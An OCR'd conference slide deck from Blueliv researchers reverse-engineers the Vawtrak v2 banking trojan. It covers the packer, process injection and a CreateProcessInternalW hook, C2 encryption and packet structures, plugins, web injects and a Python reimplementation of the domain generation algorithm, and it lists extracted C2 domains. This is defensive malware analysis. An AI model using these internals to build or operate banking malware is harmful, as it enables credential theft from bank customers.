Vawtrak Banking Trojan:
A threat to the Banking Ecosystem

Presenters

Raashid Bhat and Victor Acin


Blueliv Research Labs

Blueliv.

Agenda

1. Technical Reversing of Vawtrak V2
2. Network insights into Vawtrak v2
3. Q&A

root[~]# whoami



Raashid Bhat

Labs Analyst

- Malware Reversing

Raashid.bhat@blueliv.com

Victor Acin

Labs analyst

- Penetration testing
- Malware reversing

Victor.acin@blueliv.com
https://es.linkedin.com/in/victor-acin

Technical Reversing
Vawtrak V2

- Vawtrak and Introduction banking trojans
- Campaing history
- Vawtrak technical internals
    - Default Packer
    - Technical Architecture
    - C2 Communication and encryption
    - Vawtrak Modules
    - Web injects
    - DGA

Blueliv.

root [~]# wall Vawtrak and Introduction banking trojans

- What are Banking trojans?
  - Man in the middle
  - Configurable
  - Modular
  - decentralised
- Vawtrak earlier known as neverquest
- Top 5 banking trojans

Blueliv.

root [~]# wall Campaign history


- Earlier known as neverquest
- Neverquest v1 observed around November 2013
- Neverquest v2 observed September 2015

Vawtrak technical internals

Blueliv.

root [~]# wall Vawtrak technical internals : Default Packer

- LZMAT compression (aplib earlier versions)
- 32bit and 64bit executables
- Xor Encoded using LCG
- Implements a small PE loader
- Uses heavens gate for switching between 32bit and 64bit
- Encoded strings




```
loc_2040BF4:
mov     eax, [r14+28h]
mov     rdx, [rbp+arg_0]
lea     r8, [rbp+arg_8]
add     rax, rsi
mov     rcx, rsi
call    rax             ; OEP jump
test    eax, eax
jnz     short loc_2040C1A
```

```
def LCG(seed):
    seed = ((seed * 0x41C64E6D) + 0x3039 ) & 0xFFFFFFFF
    return seed
```

Blueliv.

root [~]# wall Vawtrak technical internals : Technical Architecture



Blueliv.

root [~]# wall Vawtrak technical internals : Technical Architecture

- Static Configuration(shellcode based)
  - Command and control servers
  - Botnet Configuration eg ProjectID , UpdateVersion , TorAddress, etc
  - URL resources
  - Sign Keys to verify module integrity
- Botnet ID represents each bot in vawtrak network
- Botnet ID generated from C drive VolumeID and adaptor MACID


root [~]# wall Vawtrak technical internals : Technical Architecture

- Static Configuration Extraction

```
[BotConfig]
version = 2
botid = 1976077516
projectid = 83
updateversion = 1
https = 0
minorversion = 14
path = /rss/feed/stream
nc2 = 14
c20 = goodtrade.bid
c21 = todaywith.date
c22 = quicklinks.download
c23 = beproudof.faith
c24 = takeaphoto.loan
c25 = oldblackman.party
c26 = fastblackspeed.racing
c27 = cangetyour.review
c28 = epicsimple.science
c29 = fastandeasy.trade
c210 = seeyounow.webcam
c211 = championinred.win
c212 = chalengeforyou.win
c213 = cookingwithme.date
staticconfig =
4bbf7afb07339554fb1b17a62456cd6b1e50ab5658b1961704ed22b370e96e0f9ca57a2b88214607345dd2a3a0591effcc152a1bb891f6f
330a92ecf5c653aeb48e106c7f41d92636019debf8cd5eadb7851b6b7248d425390898eafbc459acba8c166a754fdf243c0f93e9fecb54a
77e44d021350494e6f7c055a8b6881266714bdb20380b9fe5fac750a7b98f1d657442d62f3b029ae4fdce5ba6bc8618647749d12e3e0995
a3b58b1961704ed22b370e96e0f9ca57a2b88214607345dd2a3a0591effcc152a1bb891f6f764cd8293d0c9ceeffc85da0be801a6e7943d
debf8cd5eadb7851b6b7248d425390898eafbc459acba8c166a754fdf243c0f93e9fecb54abbd8311697846da233f069ee8f1c25faab08a
db20380b9fe5fac750a7b98f1d657442d62f3b029ae4fdce5ba6bc8618647749d12e3e0995e3f0c556a5bf8d13637a40dc2d310090e2f3c
```

Blueliv.

- Base injection in explorer.exe/iexplore.exe followed by injection in child processes



root [~]# wall Vawtrak technical internals : Technical Architecture

- Namespaces generation
- Filepaths , registry storage and other UID 's
- Generation using LCG initial seed

```
def LCG(seed):
    seed = ((seed * 0x41C64E6D) + 0x3039 ) & 0xFFFFFFFF
    return seed
```

#1 :	Registry Run persiatancekey
#3	DebugLog FileMapping
#5	Update Internal Static Config
#6	CommStructEvent
#8	IPC InternalStruct Eventname
#9	IPC InternalStruct FileMapping Name
#10	IPC InternalStruct Mutex Name
#13	OLEID for Shutdown bot event listener
#16	OLEID for installer subroutine event

Registry Path Namespace

#1	Saved Webinject Configuration
#2	Set At restartPC enevnt
#4	BotnetID
#5	Updated StaticConf Reg value
#6	Random Hashed Value
#7	1 (const) Process list delivered

Blueliv.

root [~]# wall Vawtrak technical internals : Technical Architecture

- Crash loging feature and Debug loging features
- Any executable crashes are send to c2 using minidump API
- Namespace #3 is generated for a debug file map
- All steps during runtime are logged

```
push    offset aDbghelp_dll ; "dbghelp.dll"
call    ds:LoadLibraryA
mov     [ebp+hModule], eax
cmp     [ebp+hModule], 0
jnz     short loc_1000C335
```

```
loc_1000C335:                   ; "MiniDumpWriteDump"
push    offset aMinidumpwrited
push    [ebp+hModule]    ; hModule
call    ds:GetProcAddress
mov     [ebp+var_8], eax
cmp     [ebp+var_8], 0
jnz     short loc_1000C350
```

```
PID: 1076 [01:44:15] SHELL START
PID: 1812 [01:44:15] BROWSER START
PID: 1812 [01:45:15] CALL TO=0 FROM=0 CMD=14 PCount=0
PID: 1812 [01:45:15] CALL Status=1 Size=579
PID: 1812 [01:45:15] CALL TO=0 FROM=0 CMD=7 PCount=2
PID: 1812 [01:45:15] CALL Status=1 Size=0
```

Blueliv.

root [~]# wall Vawtrak technical internals : Technical Architecture

- Ring-3 rootkit for persistance in between processes
- CreateProcessesInternalW()
- Hook retrives PID and injects Vawtrak code in that particular process


```
7C81979A                90              NOP
7C81979B                90              NOP
7C81979C CreateProcessInternalW  E9 949F7E93    JMP 322.10003735                CreateProcessInternalW_JMP_Hook
7C8197A1                68 709A817C     PUSH kernel32.7C819A70
```

```
v10 = AllocMove((int)ShellCodeBase, *(_DWORD *)ShellCodeBase);
v11 = (void *)v10;
if ( v10 )
{
  *(_DWORD *)(v10 + 192) |= 0x10000000u;
  *(_BYTE *)(v10 + 196) = a5;
  Handles = (HANDLE)InjectAndExecute(
                      v6,
                      (LPCVOID)v10,
                      *(_DWORD *)ShellCodeBase,
                      *((_DWORD *)ShellCodeBase + 1),
                      0,
                      0);
```

Blueliv.

root [~]# wall Vawtrak technical internals : Technical Architecture


- IPC communication mechanism
- Communication and data transfer between master process and child processes
- Global Memory mapped file object
- int __stdcall IPCHandler(unsigned __int16 ProcID, int opcode, const void *buff, DWORD bufflen)



Blueliv.

root [~]# wall Vawtrak technical internals : Technical Architecture

- Opcodes are represented using an index number
- Currently 41 opcodes implemented(excluding plugins)
- Opcode 25 represents RetriveFolderPath(namespaceID)



Blueliv.

C2 Communication and encryption

Blueliv.

root [~]# wall C2 Communication and encryption


- Http/https based (initial packet)

```
struct InfoEntry
{
        BYTE TypeID;
        WORD Len;
        BYTE Data[Len];
};

struct
{
        struct botInfo
        {
                DWORD botID;
                DWORD projectID;
                WORD  updateVersion;
                WORD  buildVersion;
                WORD  Const0;
                BYTE  Const0;
                BYTE  isInstalled;
        }

        struct InfoEntry Injectcrc32_rand = {0, 8, [injecthash + randomDword]}
        struct InfoEntry ProxyServer          = {1, strlen(proxyserver), proxyserver}
        struct InfoEntry CompName             = {2, len(CompInfo), CompInfo}
        struct InfoEntry LangGroup            = {3, len(LangGroup), LangGroup}
        struct InfoEntry VersoinInfo    = {4, len(VersoinInfo), VersoinInfo }
        struct InfoEntry InstalledPlugins = {5, len(plugins), [WORD Plugins[i]]}
```

Blueliv.

root [~]# wall C2 Communication and encryption

- Random 32byte session id generated which is used as an RC4 key
- This key is stored in *phpsessionid* cookie



Blueliv.

root [~]# wall C2 Communication and encryption

- Response is lzmat compressed and LCG encoded
- Webinjects are furthermore encoded using sbox subtitution
- Response consists multiple sections and opcodes

```
struct basePacket
{
        DWORD Size;
        BYTE numsections;
        struct SectionData
        {
                BYTE moduleIndex;
                BYTE callType;
                BYTE NumSec;
                // next section
                struct _Data{
                        DWORD lenSection;
                        BYTE Buffer[lenSection]
                }Data[NumSec];
        }SectionData[numsections];
}
```

Blueliv.

root [~]# wall Vawtrak Modules

- Modular trojan
- Plugins provide an opcode/ API interface
- Currently implements 7 plugins
- Plugins
    - Web inject plugins (MITM)
    - Pony trojan based stealer
    - Back Connect Module to Tunnel traffic though victims module
    - Keylogger
    - Certificate ,history Stealer and A fileManger

root [~]# wall Web injects

- A configuration for web inject plugin to perform MIMT
- Consists of multiple section

Config type value	Type of data
1	Web injects – URLs, page placeholders, flags and the injected code. Similar to the web injects from version 1
2	List of URLs, typically banking pages. Possibly these are trigger URLs that will start video recording.
3	List of URLs from which POST data will be collected
4	Modify URLs. URLs which will be blocked or redirected to other URLs, optionally based on a regular expression.
5	List of keyword strings. If browsed to pages contain these strings then the page source will be compressed and sent back to the command and control server.
6	<ip address>:<port> string, possibly used as a server address for the BackConnect module.

Image source : Sophos

Blueliv.

root [~]# wall Web injects

- Web inject Example

0070h:	00	00	61	6D	61	7A	6F	6E	61	77	73	2E	63	6F	6D	00	..amazonaws.com.
0080h:	16	00	00	00	01	03	13	61	16	00	00	00	61	6D	65	72	.......a....amer
0090h:	69	63	61	6E	66	61	6D	69	6C	79	2E	63	6F	6D	00	1D	icanfamily.com..
00A0h:	00	00	00	01	03	0A	61	1D	00	00	00	61	6E	61	6C	79	......a...analy
00B0h:	74	69	63	73	2E	71	75	65	72	79	2E	79	61	68	6F	6F	tics.query.yahoo
00C0h:	2E	63	6F	6D	00	17	00	00	00	01	03	44	67	17	00	00	.com.......Dg...
00D0h:	00	67	65	6F	2E	71	75	65	72	79	2E	79	61	68	6F	6F	.geo.query.yahoo
00E0h:	2E	63	6F	6D	00	11	00	00	00	01	03	06	61	11	00	00	.com.........a...
00F0h:	00	61	6E	73	77	65	72	73	2E	79	61	68	6F	6F	00	13	.answers.yahoo..
0100h:	00	00	00	01	03	64	61	13	00	00	00	61	70	69	2E	6C	.....da....api.l
0110h:	6F	67	69	6E	2E	79	61	68	6F	6F	00	13	00	00	00	01	ogin.yahoo......
0120h:	03	64	61	13	00	00	00	61	70	69	73	2E	67	6F	6F	67	.da....apis.goog
0130h:	6C	65	2E	63	6F	6D	00	14	00	00	00	01	03	51	61	14	le.com.......Qa.
0140h:	00	00	00	61	70	69	2E	76	6B	6F	6E	74	61	6B	74	65	...api.vkontakte
0150h:	2E	72	75	00	17	00	00	00	01	03	44	61	17	00	00	00	.ru.......Da....
0160h:	61	70	70	6C	69	63	61	74	69	6F	6E	73	74	61	74	2E	applicationstat.
0170h:	63	6F	6D	00	2E	00	00	00	01	03	2B	61	2E	00	00	00	com.......+a....
0180h:	61	70	70	2E	6D	62	67	61	2D	70	6C	61	74	66	6F	72	app.mbga-platfor
0190h:	6D	2E	6A	70	2F	73	6F	63	69	61	6C	2F	61	70	69	2F	m.jp/social/api/
01A0h:	6A	73	6F	6E	72	70	63	2F	76	32	00	24	00	00	00	01	jsonrpc/v2.$....
01B0h:	03	A1	61	24	00	00	00	61	70	70	72	65	70	2E	73	6D	.¡a$...apprep.sm
01C0h:	61	72	74	73	63	72	65	65	6E	2E	6D	69	63	72	6F	73	artscreen.micros
01D0h:	6F	66	74	2E	63	6F	6D	00	1A	00	00	00	01	03	17	61	oft.com.........a

Blueliv.

Domain Generation Algorithm

Blueliv.

root [~]# wall Domain Generation Algorithm

- Updated supplied on 28 july 2016
- Domains generated using an initial DWORD supplied to DGA
- Implements SSL pinning to verify domains

```
def GenerateDomain(initSeed):
    BaseSeed = initSeed

    Domlen = prng(initSeed) % 5 + 7

    dstDomain = ""

    BaseSeed = prng(BaseSeed)
    if Domlen:
        for i in range(0, Domlen):
            BaseSeed = prng(BaseSeed)
            dstDomain = dstDomain + chr( ((BaseSeed % 0x1a ) + 97) & 0xff)

    return [dstDomain, BaseSeed]
```

Blueliv.

Network insights into Vawtrak v2

root [~]# wall Summary

2 groups: Vawtrak Group - Mozkalzapoe

85,000 botnet infections detected

Top five countries targeted: US, Canada, UK, India, France

Investigation reveals that more than **2.5m** credentials have been exfiltrated by the botnet to date


Approximately **82%** infections worldwide target the US

Over **4,000** IoCs identified: 2100 URLS, 200 malware samples, 1800 domains/IPs


Blueliv.

root [~]# wall Summary – bot infection information

Countries of the infected bots

